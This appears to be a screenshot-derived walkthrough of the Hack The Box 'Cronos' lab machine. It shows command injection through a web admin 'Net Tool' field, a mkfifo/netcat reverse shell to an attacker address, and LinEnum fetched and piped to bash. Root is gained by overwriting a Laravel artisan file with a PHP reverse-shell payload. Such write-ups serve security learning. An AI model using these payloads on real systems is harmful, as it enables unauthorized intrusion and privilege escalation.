16:31:01.927971 IP tigerStyle.58150 > cronos.htb.http: Flags [.], ack 788, win 241, options [nop,nop,TS val 2160632516 ecr 2756665], length 0
16:31:02.365568 IP tigerStyle.58148 > cronos.htb.http: Flags [S.], seq 3761958229, win 29200, options [mss 1460,sackOK,TS val 2160632954 ecr 0,nop,wscale 7], length 0
16:31:02.447960 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756788 ecr 2160631931,nop,wscale 7], length 0
16:31:02.448034 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633036 ecr 2756788], length 0
16:31:02.507163 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 2216691369, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756813 ecr 2160631931,nop,wscale 7], length 0
16:31:02.507226 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633099 ecr 2756788], length 0
16:31:06.927299 IP cronos.htb.http > tigerStyle.58150: Flags [F.], seq 788, ack 523, win 235, options [nop,nop,TS val 2757917 ecr 2160632516], length 0
16:31:06.927590 IP tigerStyle.58150 > cronos.htb.http: Flags [F.], seq 523, ack 789, win 241, options [nop,nop,TS val 2160637516 ecr 2757917], length 0
16:31:06.992041 IP cronos.htb.http > tigerStyle.58150: Flags [.], ack 524, win 35, options [nop,nop,TS val 2757934 ecr 2160637516], length 0
16:31:07.931805 IP tigerStyle.58148 > cronos.htb.http: Flags [F.], seq 1, ack 1, win 229, options [nop,nop,TS val 2160638520 ecr 2756788], length 0
16:31:07.995587 IP cronos.htb.http > tigerStyle.58148: Flags [F.], seq 1, ack 2, win 227, options [nop,nop,TS val 2758185 ecr 2160638520], length 0
16:31:07.995664 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 2, win 229, options [nop,nop,TS val 2160638584 ecr 2758185], length 0
^C
21 packets captured
21 packets received by filter
0 packets dropped by kernel
root@tigerStyle: #
```

Net Tool v0.1 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Hack The Box :: Cronos Net Tool v0.1 SQL Injection Authentication

admin.cronos.htb/welcome.php

Net Tool v0.1

ping ▾ 10.10.14.2 Execute!

[Sign Out](#)

root@tigerStyle: ~

```
root@tigerStyle: ~# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

Net Tool v0.1 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Hack The Box :: Cronos Net Tool v0.1 SQL Injection Authentication

admin.cronos.htb/welcome.php

Net Tool v0.1

traceroute ▾ 8.8.8.8 Execute!

```
PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=62.5 ms

--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 62.504/62.504/62.504/0.000 ms
```

[Sign Out](#)

```
root@tigerStyle: ~
35, options [nop,nop,TS val 2756648 ecr 2160632369], length 0
16:31:01.852327 IP cronos.htb > tigerStyle: ICMP echo request, id 3585, seq 1, length 64
16:31:01.852394 IP tigerStyle > cronos.htb: ICMP echo reply, id 3585, seq 1, length 64
16:31:01.927859 IP cronos.htb.http > tigerStyle.58150: Flags [P.], seq 1:788, ack 523, win 235, options [nop,nop,TS val 2756665 ecr 2160632369], length 787: HTTP/1.1 200 OK
16:31:01.927971 IP tigerStyle.58150 > cronos.htb.http: Flags [.], seq 1:788, ack 523, win 235, options [nop,nop,TS val 2160632516 ecr 2756665], length 0
16:31:02.365568 IP tigerStyle.58148 > cronos.htb.http: Flags [S], seq 3761958229, win 29200, options [mss 1460,sackOK,TS val 2160632954 ecr 0,nop,wscale 7], length 0
16:31:02.447960 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 221669136, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756788 ecr 2160632954], length 0
16:31:02.448834 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633036 ecr 2756788], length 0
16:31:02.507163 IP cronos.htb.http > tigerStyle.58148: Flags [S.], seq 221669136, ack 3761958230, win 28960, options [mss 1357,sackOK,TS val 2756813 ecr 2160632954], length 0
16:31:02.507226 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 1, win 229, options [nop,nop,TS val 2160633095 ecr 2756788], length 0
16:31:06.927299 IP cronos.htb.http > tigerStyle.58150: Flags [F.], seq 788, ack 523, win 235, options [nop,nop,TS val 2757917 ecr 2160632516], length 0
16:31:06.927590 IP tigerStyle.58150 > cronos.htb.http: Flags [F.], seq 523, ack 789, win 241, options [nop,nop,TS val 2160637516 ecr 2757917], length 0
16:31:06.992041 IP cronos.htb.http > tigerStyle.58150: Flags [.], ack 1, win 229, options [nop,nop,TS val 2757934 ecr 2160637516], length 0
16:31:07.931805 IP tigerStyle.58148 > cronos.htb.http: Flags [F.], seq 1, ack 1, win 229, options [nop,nop,TS val 2160638520 ecr 2756788], length 0
16:31:07.995587 IP cronos.htb.http > tigerStyle.58148: Flags [F.], seq 1, ack 2, win 227, options [nop,nop,TS val 2758185 ecr 2160638520], length 0
16:31:07.995664 IP tigerStyle.58148 > cronos.htb.http: Flags [.], ack 2, win 229, options [nop,nop,TS val 2160638584 ecr 2758185], length 0
^C
21 packets captured
21 packets received by filter
0 packets dropped by kernel
root@tigerStyle: #
```

Net Tool v0.1

traceroute ▾ 8.8.8.8;id Execute!

```
PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=62.5 ms

--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 62.504/62.504/62.504/0.000 ms
```

[Sign Out](#)

Net Tool v0.1

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

[Sign Out](#)


Net Tool v0.1

```
total 32
drwxr-xr-x 2 www-data www-data 4096 Jul 27 2017 .
drwxr-xr-x 5 root root 4096 Apr 9 2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr 9 2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data 237 Apr 9 2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27 2017 index.php
-rw-r--r-- 1 www-data www-data 102 Apr 9 2017 logout.php
-rw-r--r-- 1 www-data www-data 383 Apr 9 2017 session.php
-rw-r--r-- 1 www-data www-data 782 Apr 9 2017 welcome.php
```

[Sign Out](#)

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f
```

```
root@tiger5tyle:~# nc -nvlp 4444
listening on [any] 4444 ...
```



Net Tool v0.1

traceroute ▾

/bin/nc

[Sign Out](#)

```
root@tigerStyle: ~
root@tigerStyle:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 45802
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
root@tigerStyle:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 42292
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
noulis
$ cd noulis
$ ls
user.txt
$ cd /root
/bin/sh: 6: cd: can't cd to /root
$ python -V
Python 2.7.12
$ 
```

```
root@tigerStyle:~/Netsec/Scripts# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2019-09-04 09:56:17-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45651 (45K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 44.58K --.-KB/s   in 0.04s

2019-09-04 09:56:17 (1.03 MB/s) - 'LinEnum.sh' saved [45651/45651]

root@tigerStyle:~/Netsec/Scripts# 
```

```
root@tiger5tyle:~/Netsec/Scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
[...]
www-data@cronos:/tmp$ curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
www-data@cronos:/tmp$ curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
  % Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100 45651  100 45651     0      0  137k      0 --:--:-- --:--:-- --:--:-- 137k
[...]
# Local Linux Enumeration & Privilege Escalation Script #
# www.rebootuser.com
# version 0.97

[-] Debug Info
[+] Thorough tests = Disabled
```

```
[+] Can't search *.ini files as no keyword was entered  
[+] All *.conf files in /etc (recursive 1 level):  
-rw-r--r-- 1 root root 4781 Mar 17 2016 /etc/hdparm.conf  
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf  
-rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf  
-rw-r--r-- 1 root root 967 Oct 30 2015 /etc/mke2fs.conf  
-rw-r--r-- 1 root root 7788 Mar 22 2017 /etc/ca-certificates.conf  
-rw-r--r-- 1 root root 338 Nov 18 2014 /etc/updatedb.conf  
-rw-r--r-- 1 root root 100 Nov 25 2015 /etc/sos.conf  
-rw-r--r-- 1 root root 1371 Jan 28 2016 /etc/rsyslog.conf  
-rw-r--r-- 1 root root 350 Mar 22 2017 /etc/popularity-contest.conf  
-rw-r--r-- 1 root root 2084 Sep 6 2015 /etc/sysctl.conf  
-rw-r--r-- 1 root root 604 Jul 2 2015 /etc/deluser.conf  
-rw-r--r-- 1 root root 2969 Nov 10 2015 /etc/debconf.conf  
-rw-r--r-- 1 root root 1260 Mar 16 2016 /etc/ucf.conf  
-rw-r--r-- 1 root root 6816 Nov 30 2016 /etc/overlayroot.conf  
-rw-r--r-- 1 root root 497 May 4 2014 /etc/nsswitch.conf  
-rw-r--r-- 1 root root 3028 Feb 15 2017 /etc/adduser.conf  
-rw-r--r-- 1 root root 92 Oct 22 2015 /etc/host.conf  
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf  
-rw-r--r-- 1 root root 191 Jan 19 2016 /etc/libaudit.conf  
-rw-r--r-- 1 root root 14867 Apr 12 2016 /etc/ltrace.conf  
-rw-r--r-- 1 root root 2584 Feb 18 2016 /etc/gai.conf  
-rw-r--r-- 1 root root 703 May 6 2015 /etc/logrotate.conf  
-rw-r--r-- 1 root root 771 Mar 6 2015 /etc/insserv.conf  
-rw-r--r-- 1 root root 144 Mar 22 2017 /etc/kernel-img.conf  
  
[+] Location and contents (if accessible) of .bash_history file(s):  
/home/noulis/.bash_history  
  
[+] Any interesting mail in /var/mail:  
total 8  
drwxrwsr-x 2 root mail 4096 Feb 15 2017 .  
drwxr-xr-x 14 root root 4096 Mar 22 2017 ..  
  
### SCAN COMPLETE #####  
www-data@cronos:/tmp$
```

```
### SCAN COMPLETE #####
www-data@cronos:/tmp$ cat /var/www/laravel/artisan
[...]
| loading of any our classes "manually". Feels great to relax.
|
*/
require __DIR__.'/bootstrap/autoload.php';

$app = require_once __DIR__.'/bootstrap/app.php';

/*
| Run The Artisan Application
|
| When we run the console application, the current CLI command will be
| executed in this console and the response sent back to a terminal
| or another output device for the developers. Here goes nothing!
|
*/
$kernel = $app->make(Illuminate\Contracts\Console\Kernel::class);

$status = $kernel->handle(
    $input = new Symfony\Component\Console\Input\ArgvInput,
    new Symfony\Component\Console\Output\ConsoleOutput
);

/*
| Shutdown The Application
|
| Once Artisan has finished running. We will fire off the shutdown events
| so that any final work may be done by the application before we shut
| down the process. This is the last thing to happen to the request.
|
*/
$kernel->terminate($input, $status);

exit($status);
www-data@cronos:/tmp$
```

```
exit($status);
www-data@cronos:/tmp$ ls -la /var/www/laravel/artisan
ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/tmp$
```

```
echo "<?php system ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f') ?>" > /var/www/laravel/artisan
root@tiger5tyle:~# nc -nvlp 5555
listening on [any] 5555 ...
```

```
$kernel->terminate($input, $status);

exit($status);
www-data@cronos:/tmp$ ls -la /var/www/laravel/artisan
ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan
www-data@cronos:/tmp$ echo "<?php system ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f') ?>" > /var/www/laravel/artisan
<bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f' ) ?>" > /var/www/laravel/artisan
www-data@cronos:/tmp$
```

```
root@tiger5tyle:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 47188
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls
root.txt
#
```